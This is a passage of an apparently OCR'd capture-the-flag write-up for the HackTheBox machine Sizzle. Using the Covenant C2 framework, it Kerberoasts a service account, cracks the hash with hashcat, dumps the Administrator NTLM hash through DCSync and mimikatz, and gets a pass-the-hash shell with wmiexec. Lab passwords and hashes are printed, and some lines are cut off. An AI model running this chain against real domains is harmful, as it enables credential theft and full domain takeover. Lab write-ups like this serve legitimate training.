


```
samaccountname: mrlky
samaccounttype: USER_OBJECT
distinguishedname: CN=mrlky,CN=Users,DC=
cn: mrlky
objectsid: S-1-5-21-2379389067-182697454
grouptype: 0
serviceprincipalname: http/sizzle
name: mrlky
```

This can be confirmed by using the built-in utility setspn.exe.

```
shell setspn.exe -t htb -q */*
```

On running it we find the SPN entry for mrlky.




```
CN=krbtgt,CN=Users,DC=HTB,DC=LOCAL
        kadmin/changepw
CN=mrlky,CN=Users,DC=HTB,DC=LOCAL
        http/sizzle

Existing SPN found!
(Covenant: Grunts\bf1c4e6306) >
```

This allows us to kerberoast and get his hash.

KERBEROAST

In order to kerberoast we need to make a token using our credentials as the WinRM used certificate based authentication and not credential based.


This is what happens without a token. It errors out due to invalid credentials.



```
(Covenant: Grunts\bf1c4e6306) > Kerberoast mrlky
(Covenant: Grunts\bf1c4e6306) >
[*] [05/09/2019 14:13:51 UTC] Grunt: bf1c4e6306 has completed GruntTasking: ae2779c71f
(AdminUser) > Kerberoast mrlky
System.IdentityModel.Tokens.SecurityTokenValidationException: The NetworkCredentials pr
xecption for details.
   at System.IdentityModel.Tokens.KerberosRequestorSecurityToken..ctor(String servicePr
etworkCredential networkCredential, String id, SafeFreeCredentials credentialsHandle, C
   at System.IdentityModel.Tokens.KerberosRequestorSecurityToken..ctor(String servicePr
```

Use MakeToken to create a token of logontype 2 which is used for a normal login. And then use kerberoast.

```
MakeToken amanda htb Ashare1972
Kerberoast mrlky hashcat
```




```
(AdminUser) > MakeToken amanda htb Ashare1972 2
Successfully made and impersonated token for user: htb\amanda
(Covenant: Grunts\bf1c4e6306) > Kerberoast mrlky
(Covenant: Grunts\bf1c4e6306) >
[*] [05/09/2019 14:24:57 UTC] Grunt: bf1c4e6306 has been assigned GruntTasking: be188c9ec4
(AdminUser) > Kerberoast mrlky
(Covenant: Grunts\bf1c4e6306) >
[*] [05/09/2019 14:25:01 UTC] Grunt: bf1c4e6306 has completed GruntTasking: be188c9ec4
(AdminUser) > Kerberoast mrlky
$krb5tgs$23$*mrlky$HTB$http/sizzle$FCA1479746D88521EF74C37C9B1FF917$B00E98E8FE8AAAE90355B37BF3
56B5F82444D6BB5E845F2897A9E1A4394BBD3D4F61820D42DB4B9D642B571FFEC66A6C0E79031CBDDD00F807A348B6
F56C90A150D341329EBC0487449D92C94CD3B2E5937C583E74B9124F7B6BDF3A2D455CEA00B8086AA430DE07B6D79A
3625C221450AE192A048A427B33AA44BDD26C8AE342928CDE8402C4D084481AE17135C08224DDC323E3F767947788B
8A5E6A9D6AE8782180B1FE6F532D017AD8F61E1AE0C6A27903641F5D0657EA7904A0DE8F4DA052EFB113546A99CA69
```

And we receive the hash. Copy it to a file and crack it using hashcat,


```
/opt/hashcat/hashcat-5.1.0/hashcat64.bin -m 13100 -a 0 mrlky rockyou.txt
```

The password is cracked as Football#7 .

Now we can use this to get a shell as mrlky. Repeat the same process as amanda to create a csr and generate a certificate to get a shell as mrlky. Execute the same binary to get a grunt as mrlky.



```
root@Ubuntu:~/Documents/HTB/Sizzle# ruby winrm_mrlky.rb
Enter PEM pass phrase:
PS htb\mrlky@SIZZLE Documents> whoami
htb\mrlky
PS htb\mrlky@SIZZLE Documents> C:\Windows\System32\spool\drivers\color\pwn.exe
```



```
(Covenant: Grunts\bf1c4e6306) >
[*] [05/09/2019 14:59:24 UTC] Grunt: 8e9de3cc13 from: sizzle has been activated!
(Covenant: Grunts\bf1c4e6306) > back
(Covenant: Grunts) > list
[!] Invalid option "list" selected. Try "help" to see a list of valid options.
(Covenant: Grunts) > show


    Name       CommType ComputerName User        Status Last Check In       Integ
    ----       -------- ------------ ----        ------ -------------       -----
    bf1c4e6306 HTTP     sizzle       HTB\amanda  Active 05/09/2019 14:59:45 Mediu
    8e9de3cc13 HTTP     sizzle       HTB\mrlky   Active 05/09/2019 14:59:48 Mediu
```

PRIVILEGE ESCALATION


Lets import PowerView and enumerate the domain. Download PowerView.ps1 into the data folder.

```
wget
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/Pow
erView.ps1
PowerShellImport PowerView.ps1
```

Now lets see which users have Replication Rights in the DC.


```
powershell Get-ObjectACL "DC=htb,DC=local" -ResolveGUIDs | ? {
($_.ActiveDirectoryRights -match 'GenericAll') -or ($_.ObjectAceType -match
'Replication-Get') }
```

Running this we find an object with SID S-1-5-21-2379389067-1826974543-3574127760-1603 which possesses Replication Rights.



```
AceQualifier           : AccessAllowed
InheritanceFlags       : None
ObjectSID              : S-1-5-21-2379389067-1826974543-3574127760
IsCallback             : False
AceType                : AccessAllowedObject
AuditFlags             : None
PropagationFlags       : None
ObjectAceType          : DS-Replication-Get-Changes-All
OpaqueLength           : 0
ActiveDirectoryRights  : ExtendedRight
AccessMask             : 256
AceFlags               : None
BinaryLength           : 56
ObjectDN               : DC=HTB,DC=LOCAL
InheritedObjectAceType : All
SecurityIdentifier     : S-1-5-21-2379389067-1826974543-3574127760-1603
ObjectAceFlags         : ObjectAceTypePresent
IsInherited            : False
```

And the SID belongs to mrlky.



```
User Name SID
========= ==============================================
htb\mrlky S-1-5-21-2379389067-1826974543-3574127760-1603
```


DCSYNC

Having the DS-Replication-Get-Changes-All privilege allows us to perform DCSync. Lets use DCSync to get the Administrator hash.

```
DCSync administrator htb.local sizzle
```

Or using mimikatz,


```
mimikatz lsadump::dcsync /user:administrator /domain:htb.local /dc:sizzle
```



```
mimikatz(powershell) # lsadump::dcsync /user:administrator /domain:htb.local /dc:sizzle
[DC] 'htb.local' will be the domain
[DC] 'sizzle' will be the DC server
[DC] 'administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 7/12/2018 1:32:41 PM
Object Security ID   : S-1-5-21-2379389067-1826974543-3574127760-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: f6b7160bfc91823792e0ac3a162c9267
    ntlm- 0: f6b7160bfc91823792e0ac3a162c9267
    ntlm- 1: c718f548c75062ada93250db208d3178
    lm  - 0: 336d863559a3f7e69371a85ad959a675
```

We obtain the NTLM hash as f6b7160bfc91823792e0ac3a162c9267 and the LM hash as 336d863559a3f7e69371a85ad959a675. Using this we can login via psexec or wmiexec with the hash in the form LM:NTLM.

```
wmiexec.py administrator@10.10.10.103 -hashes
336d863559a3f7e69371a85ad959a675:f6b7160bfc91823792e0ac3a162c9267
```



```
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
htb\administrator
```

APPENDIX

SETTING UP COVENANT

```
git clone --recurse-submodules https://github.com/cobbr/Covenant
cd Covenant/Covenant
docker build -t covenant .
docker run -it -p 7443:7443 -p 80:80 -p 443:443 --name covenant -v
`pwd`/Data:/app/Data covenant --username AdminUser --computername 0.0.0.0
```

SETTING UP ELITE

```
git clone --recurse-submodules https://github.com/cobbr/Elite
cd Elite/Elite
docker build -t elite .
docker run -it --rm --name elite -v `pwd`/Data:/app/Data elite --username
AdminUser --computername 10.10.16.2
```

POWERVIEW COMMAND REFERENCE

https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993

MIMIKATZ COMMAND REFERENCE

https://github.com/gentilkiwi/mimikatz/wiki